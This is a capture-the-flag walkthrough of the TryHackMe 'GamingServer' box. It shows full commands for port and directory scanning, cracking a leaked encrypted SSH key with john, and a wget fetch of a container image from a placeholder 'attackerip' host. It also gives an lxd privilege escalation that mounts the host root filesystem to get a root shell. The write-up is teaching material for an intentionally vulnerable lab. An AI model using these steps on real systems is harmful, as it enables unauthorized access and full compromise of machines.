GamingServer TryHackMe Writeup

Follow Me


@Anciety

This is a Easy rated CTF from TryHackMe. Our goal is to retrieve both flags on this box.

Recon - Nmap

Let's start with scanning the host for open ports.

```
nmap -p- -A -T4 -sC 10.10.184.25 -oN nmap-gamingserver.txt
```




There are only 2 ports open, let's enumerate the http service first. We also see that the host is likely to run Ubuntu so this will make it a Linux based machine.

Enumerating HTTP

Visiting the website we see a page of a game it looks like.

Looking at the sourcecode we see there is a possible username that we can use later on.



We'll start a directory bruteforce so we can map out the website better and find potential attack vectors.


Gobuster Dir Bruteforce


```
gobuster dir -u http://10.10.184.25/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
```

```
anciety@parrot: ~/TryHackme/gamingserver
anciety@parrot: ~/TryHackme/gamingserver 117x32

┌──(anciety㉿parrot)-[~/TryHackme/gamingserver]
└─$ gobuster dir -u http://10.10.184.25/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.184.25/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/05/31 14:51:00 Starting gobuster in directory enumeration mode
===============================================================
/uploads              (Status: 301) [Size: 314] [--> http://10.10.184.25/uploads/]
/secret               (Status: 301) [Size: 313] [--> http://10.10.184.25/secret/]
Progress: 52333 / 220561 (23.73%)
```

Interesting.. We see 2 folders which catches our eyes. Let's go to those directories and see what's inside of them.


Index of /uploads - Mozilla Firefox
TryHackMe | Hacktivities
TryHackMe | GamingSer
Index of /uploads
10.10.184.25/uploads/
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
Index of /uploads
Name
Last modified
Size
Description
Parent Directory -
dict.lst 2020-02-05 14:10 2.0K
manifesto.txt 2020-02-05 13:05 3.0K
meme.jpg 2020-02-05 13:32 15K
Apache/2.4.29 (Ubuntu) Server at 10.10.184.25 Port 80



In the first picture we see it has 3 files where one of them looks like a wordlist containing possible passwords. The other one containing an encrypted SSH key! Let's try to crack the encrypted SSH key and see if we can access ssh with the found credentials!


Cracking SSH Keys

Since the sshkey we downloaded is encrypted we need to crack it, but before that let's format the key so it'll be recognized by john.

```
/usr/share/john/ssh2john.py secretKey > ssh_secretkey
```

Now we can go ahead and crack the password with the downloaded password file for the ssh key.

```
john ssh_secretkey --format=ssh --wordlist=dict.lst
```



Awesome! We successfully cracked the password for the key! Now let's give the sshkey the right permissions so we can ssh into the target.

```
chmod 600 secretkey
ssh -i secretkey john@10.10.184.25
```

```
john@exploitable: ~
john@exploitable: ~ 117x32

┌──(anciety㉿parrot)-[~/TryHackme/gamingserver]
└─$ ssh -i secretKey john@10.10.184.25
Enter passphrase for key 'secretKey':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-76-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon May 31 13:10:36 UTC 2021

  System load:  0.0               Processes:           99
  Usage of /:   41.3% of 9.78GB   Users logged in:     0
  Memory usage: 21%               IP address for eth0: 10.10.184.25
  Swap usage:   0%


0 packages can be updated.
0 updates are security updates.


Last login: Mon May 31 13:10:24 2021 from 10.14.11.135
john@exploitable:~$
```

Great! We're in. Now let's start enumerating for possible privilege escalation vectors so we can own the system and get root!

Privilege Escalation

Running linenum didn't provide us with much info, but we see that we are inside the lxd group. Upon further research, i found lxd is a linux container manager, and can be used to mount the root folder on the host machine. This link shows briefly how it is done. On your own machine download the alpine-builder.

```
git clone https://github.com/saghul/lxd-alpine-builder.git
```

Enter the directory and run the build-alpine script as root. This will generate a tar.gz file that contains the alpine linux container. Then start a python http server and transfer the file to the host.

```
python3 -m http.server 80
wget "http://attackerip/alpine.tar.gz" -O alpine.tar.gz
```


Now that we have the alpine linux container on the target we need to import it into lxc

```
lxc image import ./alpineimage.tar.gz --alias myimage
```

Then we'll give the container privileges and add the root directory as a mount point, and start the container.

```
lxc init myimage ignite -c security.privileged=true
lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
lxc start ignite
lxc exec ignite /bin/sh
```

And Viola! We have a root shell!



From here cd into /mnt/root and you can grab the flag!

Thank you all for reading my Writeup this is one of my first official writeups and will be publishing more!

•